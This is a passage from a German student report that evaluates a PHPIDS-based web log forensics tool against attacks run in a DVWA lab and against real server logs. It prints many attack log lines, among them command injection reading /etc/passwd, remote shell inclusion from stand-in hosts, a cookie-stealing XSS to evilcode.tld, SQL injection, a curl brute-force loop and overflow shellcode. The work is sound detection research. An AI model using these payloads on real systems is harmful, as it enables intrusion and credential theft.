
```
1 Impact; Tags; Remote-Host; Remote-Logname; Remote-User; Date;
      Request; Final-Status; Bytes-Sent; Referer; User-Agent
2 "15"; "dt id lfi "; "134.147.252.130"; "-"; "-"; "Mon, 16 Jan 2012
       01:01:45 +0100"; "GET /include.php?file=../etc/passwd HTTP
      /1.0"; "200"; "312"; "-"; "Mozilla/5.0 (Windows NT 5.1; rv
      :8.0)"
```

HTML

HTML eignet sich als Ausgabeformat, weil es mit jedem Web-Browser gelesen werden kann (siehe Abbildung 4.2). Die Informationen werden auch hier in Form einer Tabelle dargestellt. Über JavaScript gelingt es uns, deren Spalten sortierbar zu machen und diese mit Filtermöglichkeiten zu versehen. Somit existieren elementare Methoden, um die Auswahl der angezeigten Logeinträge einzuschränken oder nach bestimmten Merkmalen (z.B. Impact) anzuordnen. Des Weiteren werden mit Hilfe von JavaScript nutzlose Einträge automatisch versteckt, um die Übersicht zu verbessern. Enthält also ein Feld (z.B. `Remote-Logname`) in keinem einzigen Logeintrag einen Wert, so wird die entsprechende Spalte gar nicht erst angezeigt.

[5] http://de.libreoffice.org/product/calc/


Abbildung 4.1: Screenshot CSV-Ausgabe



Listing 4.21: Beispiel HTML-Ausgabeformat

```
<table id="webforensik" class="sortable">
  <thead>
    <tr>
      <th>Impact</th><th>Tags</th><th>Remote-Host</th><th>Remote-
          Logname</th><th>Remote-User</th><th>Date</th><th>Request
          </th><th>Final-Status</th><th>Bytes-Sent</th><th>Referer
          </th><th>User-Agent</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>15</td><td>dt id lfi </td><td>127.0.0.1</td><td>-</td><
          td>-</td><td>Tue, 13 Mar 2012 20:58:25 +0100</td><td
          title="GET /dvwa/vulnerabilities/fi/?page=../../etc/
          passwd HTTP/1.1">GET /dvwa/vulnerabilities/fi/?page
          =../../etc/passwd HTTP/1.1</td><td>200</td><td>2219</td>
    </tr>
  </tbody>
</table>
```

Abbildung 4.2: Screenshot HTML-Ausgabe



PHPIDS results found: **9**

find

Impact	Tags	Remote-Host	Date	Request	Final-Status	Bytes-Sent
10	dt id lfi	127.0.0.1	Tue, 13 Mar 2012 20:48:16 +0100	GET /dvwa/vulnerabilities/exec/?ip=127.0.0.1+|+c...	200	2505
15	dt id lfi	127.0.0.1	Tue, 13 Mar 2012 20:58:25 +0100	GET /dvwa/vulnerabilities/fi/?page=../../etc/passwd...	200	2219
51	xss csrf id rfe sqli lfi	127.0.0.1	Tue, 13 Mar 2012 21:05:39 +0100	GET /<?php $file=fopen(\"shell.php\",\"w+\");$str...	404	492
33	xss csrf id sqli lfi rfe	127.0.0.1	Wed, 14 Mar 2012 17:09:20 +0100	GET /dvwa/vulnerabilities/sqli/?id='+union+a...	200	1730
20	xss csrf id sqli lfi	127.0.0.1	Wed, 14 Mar 2012 17:09:30 +0100	GET /dvwa/vulnerabilities/sqli/?id='+union+a...	200	1875
16	xss csrf id rfe lfi	127.0.0.1	Wed, 14 Mar 2012 16:48:54 +0100	GET /dvwa/vulnerabilities/xss_s/?txtName=oskar&...	302	463
42	xss csrf id rfe lfi	127.0.0.1	Wed, 14 Mar 2012 16:47:47 +0100	GET /dvwa/vulnerabilities/xss_r/?name=new Imag...	302	463
43	xss csrf id rfe lfi sqli	127.0.0.1	Wed, 14 Mar 2012 16:47:47 +0100	GET /dvwa/vulnerabilities/xss_r/?name=new Imag...	302	463
17	xss csrf dt id lfi rfe	127.0.0.1	Wed, 14 Mar 2012 13:10:51 +0100	GET /cgi-bin/Count.cgi?user=a\x90\xbf8\xee\xff\xb...	500	841

XML

XML ist eine hierarchisch strukturierte Form der Datenspeicherung in Textdateien und eignet sich für implementationsunabhängigen Datenaustausch. Für die grafische Darstellung von XML-Daten eignet sich das SIMILE Widget „Timeline“[6]. In einer Zeitleiste wird so z.B. ersichtlich, wann Hochphasen von Angriffen gegen Webanwendungen aufgezeichnet wurden. Die Ansicht kann auch hier über einen Webbrowser erfolgen, wie Abbildung 4.4 veranschaulicht.

Listing 4.22: Beispiel XML-Ausgabeformat


```
1 <?xml version="1.0" encoding="ISO-8859-1"?><data title="log.xml">
2 <event start="Mon, 08 Aug 2011 11:16:26 +0200" title="tnndsf.nds.
      ruhr-uni-bochum.de (15)">
      Impact: 15
      Tags: dt id lfi rfe xss
      Remote-Host: tnndsf.nds.ruhr-uni-bochum.de
      Remote-Logname: -
      Remote-User: -
      Date: Mon, 08 Aug 2011 11:16:26 +0200
      GET /?option=com_ckforms&amp;#38;controller=../../../proc/self
      /environ%00 HTTP/1.1
      Final-Status: 200
      Bytes-Sent: 779
3 </event>
4 </data>
```

4.3 Evaluation der Implementierung

Prinzipiell gibt es zwei Möglichkeiten, die vorgestellte Implementierung einem Praxistest zu unterziehen. Zum einen können durch Schaffung einer Testumgebung Angriffe unter Laborbedingungen erfolgen und im Anschluss ausgewertet werden. Zum anderen können reale Angriffe aus dem Internet einer forensischen Analyse unterzogen werden, quasi als „Feldversuche“. In dieser Arbeit beschränken wir uns weitge-

[6] http://www.simile-widgets.org/timeline/

Abbildung 4.3: Screenshot XML-Ausgabe



hend auf die erste Methode. Lediglich zur Erhebung von Statistiken greifen wir auf „wilde“ Logfiles zurück.

4.3.1 Testumgebung

Um eine geeignete Umgebung zu schaffen, wird die Webanwendung DVWA („Damn Vulnerable Web Application“)[7] auf unserem Apache-Testserver installiert. Dabei handelt es sich um eine Sammlung von PHP-Skripten, die eine Vielzahl an Sicherheitslücken aufweisen. DVWA ermöglicht es, Angriffe gegen Webanwendungen in einer praxisnahen Umgebung zu testen bzw. nachzuvollziehen. Die Anfälligkeit von DVWA kann durch das Einstellen verschiedener Sicherheitsstufen beeinflusst werden. In den folgenden Tests setzen wir diese auf „low“ bzw. „medium“. Des Weiteren greifen wir auf verschiedene verwundbare CGI-Skripte zurück, um mögliche Angriffstypen abzudecken. Für die Angriffe steht eine Vielzahl an Web Application Scannern zur Verfügung: Skipfish[8], w3af[9], wapiti[10], andiparos[11], arachni[12], powerfuzzer[13], wato-

[7] http://sourceforge.net/projects/dvwa/
[8] http://code.google.com/p/skipfish/
[9] http://w3af.sourceforge.net/
[10] http://wapiti.sourceforge.net/
[11] http://code.google.com/p/andiparos/
[12] http://arachni-scanner.com/
[13] http://www.powerfuzzer.com/

bo[14], wfuzz[15], grendel[16], sqlmap[17], websecurify[18], zap[19], OpenVAS[20] und nikto[21] um nur einige zu nennen. Wir werden die Angriffe aber manuell durchführen, da die genannten Scanner eine große Anzahl an Loglines produzieren ohne dabei alle Sicherheitslücken aufzudecken. Neben der Untersuchung der Logeinträge mit unserem Ansatz, gehen wir jeweils darauf ein, ob Angriffe durch die bereits existierender Tools Ida und Scalp erkannt wurden.

Command Execution

DVWA bietet Angriffsfläche für das Einschleusen und Ausführen beliebiger Shell-Befehle. Allerdings muss für unsere Zwecke das entsprechende Skript so modifiziert werden, dass dort auch `GET`-Anfragen erlaubt werden. Ein erfolgreicher Angriff erzeugt z.B. folgende Logeinträge:

```
1 127.0.0.1 - - [13/Mar/2012:20:43:41 +0100] "GET /dvwa/
      vulnerabilities/exec/?ip=127.0.0.1+%26+id&submit=submit HTTP
      /1.1" 200 1885
2 127.0.0.1 - - [13/Mar/2012:20:48:01 +0100] "GET /dvwa/
      vulnerabilities/exec/?ip=127.0.0.1+|+ls+-l&submit=submit HTTP
      /1.1" 200 1776
3 127.0.0.1 - - [13/Mar/2012:20:48:16 +0100] "GET /dvwa/
      vulnerabilities/exec/?ip=127.0.0.1+|+cat+/etc/passwd&submit=
      submit HTTP/1.1" 200 2505
```

In diesem Beispiel wird nur der letzte der drei Angriffe von unserem Ansatz (d.h. PHPIDS) erkannt. Scalp diagnostiziert alle drei Logeinträge (fälschlicherweise) als JavaScript Code.

Local File Inclusion

Mit Hilfe eines verwundbaren PHP-Skriptes in DVWA können (abhängig von den Dateisystem-Rechten) beliebige auf dem Webserver vorhandene Dateien eingebunden und betrachtet werden. Im Folgenden wird z.B. die zentrale Passwort-Datei des System aufgerufen, einmal direkt und einmal durch sog. Directory Traversal:

```
1 127.0.0.1 - - [13/Mar/2012:20:58:25 +0100] "GET /dvwa/
      vulnerabilities/fi/?page=/etc/passwd HTTP/1.1" 200 2219
2 127.0.0.1 - - [13/Mar/2012:20:58:25 +0100] "GET /dvwa/
      vulnerabilities/fi/?page=../../etc/passwd HTTP/1.1" 200 2219
```

[14] http://watobo.sourceforge.net/
[15] http://www.edge-security.com/wfuzz.php
[16] http://grendel-scan.com/
[17] http://sqlmap.sourceforge.net/
[18] http://www.websecurify.com/
[19] http://code.google.com/p/zaproxy/
[20] http://www.openvas.org/
[21] http://cirt.net/nikto2

Das Directory Traversal (`../../`) wird von unserem Ansatz, sowie Ida und Scalp als solches erkannt, während das direkte Einbinden der Passwortdatei unbemerkt bleibt. Ein weiteres, typisches Szenario wäre, erst PHP-Code in die Logdateien des Webservers zu schreiben und diesen dann via File Includion einzubinden:

```
1 127.0.0.1 - - [13/Mar/2012:21:05:39 +0100] "GET /<?php $file=fopen
    (\"shell.php\",\"w+\");$stream=fopen(\"http://somewhere.tld/my
    -php-shell\",\"r\");while(!feof($stream))$shell.=fgets($stream
    );fclose($stream);fwrite($file,$shell);fclose($stream);fclose
    ($file);?> HTTP/1.0" 404 492
```

Remote File Inclusion

Existieren keine Sicherheitsmechanismen, um dies abzufangen, können auch Dateien von einem entfernten Rechner geladen und ausgeführt werden. In diesem Fall laden wir Code für eine PHP-Shell von einem anderen Webserver, um diesen auf dem Zielserver auszuführen:

```
1 127.0.0.1 - - [13/Mar/2012:20:58:30 +0100] "GET /dvwa/
    vulnerabilities/fi/?page=http://somewhere.tld/my-php-shell
    HTTP/1.1" 200 1411
```

Obige Logline wird von Scalp als Angriff erkannt, während PHPIDS ihn ignoriert. Hierzu muss gesagt werden, dass ein solcher Eintrag von vielen legitimen Webanwendungen erzeugt wird, etwa bei der Verwendung von Weiterleitungen.

File Upload

Ein Dateiupload in ein Verzeichnis des Servers (etwa zur späteren Ausführung), wird stets per `POST` übertragen, weshalb wir diese Art des Angriffes nicht erfassen können:

```
1 127.0.0.1 - - [14/Mar/2012:13:54:49 +0100] "POST /dvwa/
    vulnerabilities/upload/ HTTP/1.1" 200 1774
```

SQL Injection

DVWA bietet die Möglichkeit, SQL-Kommandos einzuschleusen und damit die Datenbank auszulesen oder zu manipulieren. In diesem Fall lassen wir uns MySQL-Version und Benutzernamen auflisten. Auf „blinde“ SQL Injection wird hier nicht weiter eingegangen, da die Angriffsmuster dieselben sind.

```
1 127.0.0.1 - - [14/Mar/2012:17:09:20 +0100] "GET /dvwa/
    vulnerabilities/sqli/?id='+union+all+select+1,@@VERSION--+&
    Submit=Submit HTTP/1.1" 200 1730
2 127.0.0.1 - - [14/Mar/2012:17:09:30 +0100] "GET /dvwa/
    vulnerabilities/sqli/?id='+union+all+select+user,+password+
    from+dvwa.users--+&Submit=Submit HTTP/1.1" 200 1875
```

Der SQL Injection Angriff wird von unserem Ansatz erkannt. Scalp erkennt die beiden Einträge fälschlicherweise als XSS-Angriffe.

XSS (persistent)

Bei diesem Angriff wird JavaScript Code über ein Eingabeformular in ein Gästebuch geschrieben. Jeder weitere Besucher des Gästebuches führt diesen dann automatisch aus.

```
1 127.0.0.1 - - [14/Mar/2012:16:48:54 +0100] "GET /dvwa/
      vulnerabilities/xss_s/?txtName=oskar&mtxMessage=<script>alert
      (1);</script>&btnSign=Sign+Guestbook HTTP/1.0" 302 463
```

Der Angriff wird von allen drei getesteten Tools erkannt, solange er per `HTTP-GET` durchgeführt wird, was bei Formulardaten allerdings meist nicht der Fall ist.

XSS (reflexiv)

Ruft ein Benutzer einen Link über ein (mit XSS angreifbares) Script auf, kann clientseitiger Code im Kontext des Benutzers ausgeführt werden. Dies kann dazu genutzt werden, die Cookie des Benutzers auszulesen (Cookie Stealing):

```
1 127.0.0.1 - - [14/Mar/2012:16:47:47 +0100] "GET /dvwa/
      vulnerabilities/xss_r/?name=<script>new Image().src=\"http://
      evilcode.tld/steal.php?cookie=\"+encodeURI(document.cookie);</
      script> HTTP/1.0" 302 463
```

Der Angriff wird von allen drei getesteten Tools als Cross-Site-Scripting erkannt.

Cross-Site Request Forgery

Wird ein CSRF-Angriff durch Unterschieben einer URL erreicht, haben wir keine Möglichkeit, diesen von einem normalen Request zu unterscheiden. Im Folgenden findet sich ein (fiktives) Beispiel für durch XSS ausgelöstes CSRF, bei dem eine Banktransaktion im Kontext des Benutzers durchgeführt wird:

```
1 127.0.0.1 - - [14/Mar/2012:16:47:47 +0100] "GET /dvwa/
      vulnerabilities/xss_r/?name=<script>new Image().src=\"http://
      mybank.tld?action=transfer&sum=1000&from=74289272&to
      =76428921\";</script> HTTP/1.0" 302 463
```

Auch dieser Angriff wird von allen drei Tools erkannt.

Passwort Brute Force

Ein Brute-Force Angriff auf ein Login-Skript lässt sich mit Hilfe von curl simulieren:

```
1 studienprojekt@nds:~$ for PASS in `cat passwords.lst`; do curl -G
      -d "username=Administrator&password=$PASS&Login=Login" http://
      localhost/dvwa/vulnerabilities/brute/; done
```

Die erzeugten Loglines sehen dann z.B. wie folgt aus:

```
1 127.0.0.1 - - [14/Mar/2012:14:34:05 +0100] "GET /dvwa/
      vulnerabilities/brute/?username=admin&password=12345&Login=
      Login HTTP/1.1" 302 444
2 127.0.0.1 - - [14/Mar/2012:14:34:05 +0100] "GET /dvwa/
      vulnerabilities/brute/?username=admin&password=abc123&Login=
      Login HTTP/1.1" 302 444
3 127.0.0.1 - - [14/Mar/2012:14:34:05 +0100] "GET /dvwa/
      vulnerabilities/brute/?username=admin&password=password&Login=
      Login HTTP/1.1" 302 444
```

Um den häufigen Aufruf eines bestimmten Skriptes mit stets geänderten Werte als Brute-Force Angriff zu erkennen, müssten die einzelnen Loglines miteinander in Beziehung gesetzt werden. Weder unser Ansatz, noch Ida/Scalp können dies leisten.

Denial of Service

Bei DoS-Angriffen gegen einen Webserver wird versucht, diesen durch Aufbau möglichst vieler persistenter Verbindungen (HTTP keep-alive) auszulasten. Ein Eintrag des HTTP DoS Tools Slowloris[22] sieht folgendermaßen unverdächtig aus:

```
1 127.0.0.1 - - [14/Mar/2012:14:59:36 +0100] "GET / HTTP/1.1" 400 89
```

PHPIDS enthät zwar eine Regel für einen XSS DoS Angriff, nicht aber für DoS-Angriffe gegen den Webserver. Ohne Kenntnis des Kontextes kann dieser Logeintrag nicht als Angriff erkannt werden. Hierbei muss aber gesagt werden, dass es sich nicht um einen Angriff gegen eine bestimmte Webanwendung richtet, sondern gegen den HTTP-Server selbst. Nur Ida schlägt hier Alarm, da es bei einen HTTP-Statuscode 400 generell von einem Angriff ausgeht.

Session-Hijacking

In diesem (fiktiven) Beispiel wird von zwei verschiedenen IP-Adressen mit derselben Session-ID auf den Server zugegriffen. Hierdurch gelingt es dem zweiten Client, das Passwort für den Account des ersten Clients zu ändern:

```
1 134.147.101.39 - - [14/Mar/2012:14:46:05 +0100] "GET /dostuff.php?
      PHPSESSID=c2n402i4s0n6es9q2ha3j8lmo5 HTTP/1.1" 200 432
2 134.147.101.112 - - [14/Mar/2012:14:47:22 +0100] "GET /
      changepassword.php?PHPSESSID=c2n402i4s0n6es9q2ha3j8lmo5 HTTP
      /1.1" 302 321
```

Der Angriff wird von uns nicht erkannt, weil die einzelnen Einträge nicht in Zusammenhang gesetzt, sondern jeweils getrennt untersucht werden.

[22] http://ha.ckers.org/slowloris/

Parameter Tampering

Im Folgenden wird der Artikel eines (fiktiven) Webshops über Parameter Tampering clientseitig von 89.99 auf 0.99 herabgesetzt. Da weder Cookies noch `POST`-Daten eines Webformulars geloggt werden, wird in diesem Beispiel der URL-Query String für den Angriff verwendet.

```
1 127.0.0.1 - - [14/Mar/2012:14:48:52 +0100] "GET /webshop/buy.php?
      article=29&price=8999 HTTP/1.0" 200 582
2 127.0.0.1 - - [14/Mar/2012:14:48:52 +0100] "GET /webshop/buy.php?
      article=29&price=99 HTTP/1.0" 200 582
```

Auch Parameter Tampering wird von keinem der drei getesteten Tools erkannt, da die Einträge immer nur einzeln betrachtet werden. Um Hidden Field Tampering oder Cookie Poisoning nachzuweisen, fehlt uns zusätzlich die notwendige Datengrundlage.

Buffer Overflow

Buffer Overflow Angriffe haben das Ziel, Shellcode in das System einzuschleusen und auszuführen. Als Beispiel installieren wir hierfür das verwundbare CGI-Skript wwwcount-2.3[23]. Der entsprechende Exploit[24] erzeugt folgenden Logeintrag:

```
1 127.0.0.1 - - [14/Mar/2012:13:10:51 +0100] "GET /cgi-bin/Count.cgi
      ?user=a\x90\xbf8\xee\xff\xbf8\xee\xff\xbf8\xee\xff\xbf8\xee\
      xff\xbf8\xee\xff\xbf8\xee\xff\xbf8\xee\xff\xbf8\xee\xff\xbf8\
      xee\xff\xbf8\xee\xff\xbf8\xee\xff\xbf8\xee\xff [...] \x90\x90\
      x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
      x90\x90\x90\x90\x90\x90\xc0\x89\xf1\x8d\x18\x88F,\x88F0\x88F9\
      x88FK\x8dV \x89\x16\x8dV-\x89V\x04\x8dV1\x89V\b\x8dV:\x89V\x0c
      \x8dV\x10\x89F\x10\xb0\v\xcd\x801\xdb\x89\xd8@\xcd\x80\xe8\xbf
      \xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\
      xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff/usr/X11R6/bin/
      xterm0-ut0-display0127.000.000.001:00\xff\xff\xff\xff\xff\xff\
      xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\
      xff\xff\xff\xff\xff\xff" 500 841
```

Der Angriff wird von unserem Ansatz erkannt, der auf die PHPIDS-Zentrifuge zurückgreift, die **heuristische Methoden** zur Angriffserkennung benutzt.

Spam Detection

Unser Angriffsziel ist folgendes PHP-Skript, dass als Kontaktformular fungieren soll. Die Felder `FROM`, die Betreffszeile `SUBJ` sowie der Nachrichteninhalt `MESG` sind dabei frei wählbar. `TO` hingegen ist auf `webmaster@host.tld` gesetzt.

```
1 <?php
2   if (isset($_REQUEST['mesg']))
3   {
```

[23] http://next.68k.org/ftp.peak.org/next/apps/internet/www/wwwcount.2.3.NIHS.bs.tar.gz
[24] http://www.securityfocus.com/bid/128/exploit

```
4   $from = $_REQUEST['from']; $to = $_REQUEST['to'];
5   $subj = $_REQUEST['subj']; $mesg = $_REQUEST['mesg'];
6   mail($to, $subj, $mesg, "From:" . $from);
7   echo "Mail sent.";
8   }
9   else
10  {
11    echo "<form method='post' action='mailform.php'>
12          From: <input name='from' type='text' /><br />
13          To: <input name='to' type='hidden'
14               value='webmaster@host.tld' /><br />
15          Subject: <input name='subj' type='text' /><br />
16          Message:<br /><textarea name='mesg'></textarea><br />
17          <input type='submit' /></form>";
18  }
19 ?>
```

Ist sich ein Spammer der Möglichkeit bewusst, den Wert des Parameters `TO` selbst zu definieren (Hidden Field Tampering), so kann er das Skript dazu missbrauchen, E-Mails an beliebige Empfänger über den Webserver zu versenden (Spam):

```
1 127.0.0.1 - - [14/Mar/2012:13:42:14 +0100] "GET /mailform.php?from
    =spammer&to=victim@example.tld&subj=viagra&mesg=buy+cheap HTTP
    /1.1" 200 304
```

Dies wird von keinem der drei getesteten Tools als Angriff gewertet.

Code De-Obfuscation

Ein Angreifer kann versuchen, WAF und forensische Analyse zu überlisten, indem er den Payload verschleiert (siehe Kapitel 5.2.3). Eine einfache Methode hierfür ist es, diesen URL-kodiert zu übergeben. Folgendes Beispiel zeigt eine XSS-Attacke, einmal mit und einmal ohne Kodierung:

```
1 127.0.0.1 - - [03/Apr/2012:13:44:37 +0200] "GET /comment.php?text
    =<script>alert(1);</script> HTTP/1.1" 400 518
2 127.0.0.1 - - [03/Apr/2012:13:44:44 +0200] "GET /comment.php?text
    =%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3B%3C%2F
    %73%63%72%69%70%74%3E HTTP/1.1" 400 518 "-"
```

Beide Logeinträge werden dabei vom Webserver gleich behandelt, aber z.B. von Scalp nicht erkannt. Ida kommt zumindest mit URL-Encoding zurecht, nicht aber mit weiteren Möglichkeiten zur Code-Verschleierung. PHPIDS hat hingegen eine Vielzahl an Methoden zur Code De-Obfuscation implementiert, auf die wir zurückgreifen.

4.3.2 Feldversuche

Um verlässliche Statistiken über die Effizient unseres Ansatzes zu erheben, benötigen wir mehr als ein paar Logeinträge mit Angriffen. Stattdessen bietet es sich an,

auf eine möglichst realistische Datenbasis zurückzugreifen. Hier wurde uns freundlicherweise die (anonymisierte) Logdatei des zentralen Webservers des Lehrstuhls für Informations- und Technikmanagement[25] an der RUB zur Verfügung gestellt. Auf dem Webserver befindet sich eine aktuelle WordPress-Installation, sowie verschiedene weitere Webanwendungen, auf die ein halbes Jahr lang regelmäßig zugegriffen wurde. Die Logdatei ist 134 MB groß und umfasst 762.837 Logeinträge innerhalb des Zeitraums vom 1. Mai bis zum 31. Oktober 2011 im `combined` Format. An ihr messen wir im folgenden Geschwindigkeit, Speicherbedarf, Erkennungsquote und Anzahl der False-Positives unseres Ansatzes und vergleichen die erhobenen Werte mit denen von Ida und Scalp.

Der Programmdurchlauf

Wird unsere Programm ohne den Parameter `input_logfile` aufgerufen, listet es die zur Verfügung stehenden Flags und Optionen.

Listing 4.23: Benutzung von webforensik.php

```
1 Usage: webforensik [-i input_type] [-o output_type]
2                    [-h] input_logfile [output_file]
3  -i allowed input types: common combined combinedio cookie vhost
4  -o allowed output types: csv html xml
5  -h resolve hostnames
```

Ein Programmdurchlauf mit der erwähnten, „wilden“ Logdatei sieht wie folgt aus:

Listing 4.24: Beispiel eines Programmdurchlaufs

```
1 ./webforensik.php -o html access.log report.html
2
3 [#] No input file format given - guessing 'combined'
4 [>] Processing 762837 lines of input file 'access.log' [100%]
5
6     Found 22 incidents (92 tags) from 10 clients
7     | xss:           10 | csrf:           9 | id:            22 |
8     | rfe:            9 | sqli:           5 | lfi:           21 |
9     | dt:            16 |
10
11 [>] Check out 'report.html' for a complete report
```

Geschwindigkeit und Speicherbedarf

Zur Analyse der Eingabedatei auf einem 2.000 MHz PC benötigt Ida 2min, 56s (4334 lines/s). Scalp braucht 6min, 38s (1916 lines/s). Unser Ansatz bringt es auf 3min, 49s (3331 lines/s). Bei Ida musste zudem die Variable `@ini_set('memory_limit',"40M")` sowie der Eintrag `maxLines` in der Konfigurationsdatei entsprechend angepasst werden, damit unsere Testdatei gelesen werden

[25] http://www.imtm-iaw.rub.de/

konnte. Das Programm liest immer die gesamte Logdatei in den Speicher, wodurch der benötigte Speicherplatz auf 230 MB ansteigt. Der Speicherbedarf von Scalp wächst im Verlauf der Verarbeitung von ursprünglich 3,5 MB auf 10 MB an, was daran liegt, dass die Ergebnisse nicht direkt in eine Datei geschrieben werden, sondern so lange im Speicher bleiben, bis das Programm mit die Logfile-Analyse beendet hat. Bei unserem Ansatz werden die Einträge zeilenweise ausgelesen, analysiert und das Resultat direkt geschrieben. Der Speicherbedarf bleibt somit konstant bei 4 MB.

Erkennungsquote und False-Positives

Ida meldet 298529 Angriffe, Scalp hält 9361 Einträge für verdächtig und unser Ansatz (PHPIDS) möchte 22 Attacken gegen Webanwendungen erkannt haben. Bei genauerer Betrachtung stellt sich ein Großteil der gemeldeten Vorfälle als legitime Nutzeraktionen heraus. Ein manuelles Durchsehen der Ergebnisse zeigt einige, automatisierte (und erfolglose) Scans, sowie wenige gezielte XSS und SQl-Injektion Angriffe. Ida und Scalp erkennen mit 318 bzw. 45 „echten“ gefundenen Angriffen auch automatisierte Scans nach verwundbaren CGI-Skripten, während unser Ansatz 12 individuelle Attacken gegen Webanwendungen entdeckt. Die Quote der False-Positives von Ida liegt somit bei 99,9%, die von Scalp bei 99,6% und die unseres Ansatzes bei 45,5%.

4.3.3 Auswertung

Im folgenden werten wir die Ergebnisse unseres Ansatzes bezüglich verschiedener Kriterien aus und vergleichen sie mit denen der Programme Ida und Scalp. Das Resultat wird durch die folgende Tabelle dokumentiert. Alle Ergebnisse beziehen sich auf die in Kapitel 4.3.1 ausgewählten Angriffe bzw. die in Kapitel 4.3.2 erhobenen Statistiken bei der Analyse einer 134 MB großen Logdatei auf einem 2.000 MHz PC.

Performance

Die Geschwindigkeit unseres Ansatzes ist im Wesentlichen auf die von PHPIDS zurückzuführen. Durch einen Test mit xdebug[26] können wir zeigen, dass alle anderen Rechenoperationen bzw. das Einlesen und Ausgeben von Daten vernachlässigbar sind, wie Abbildung 4.4 zeigt.
Auf einen 2.000 MHz PC benötigen 10.000 Loglines zwischen 3 und 30 Sekunden, abhängig davon wieviele HTTP-Variablen die einzelnen Anfragen enthalten bzw. wie komplex deren Werte sind. Durch entsprechende Konfiguration der eingebundenen PHPIDS-Installation kann die Geschwindigkeit erhöht werden, etwa durch Ändern der verwendeten Caching Variante. Werden IP-Adressen in Hostnamen aufgelöst (durch Setzten des `-h` Flags), kann die Ausführungsdauer unseres Programms wesentlich zunehmen, da diese sequentiell abgearbeitet werden und währenddessen keine weiteren Rechenoperationen stattfinden. Hier empfiehlt sich die Nutzung eines lokalen

[26] http://xdebug.org

	Ida	Scalp	Unser Ansatz
Programmiersprache	PHP	Python	PHP
Codezeilen	441	644	831
Unterstützte Logformate	common	raw data	custom
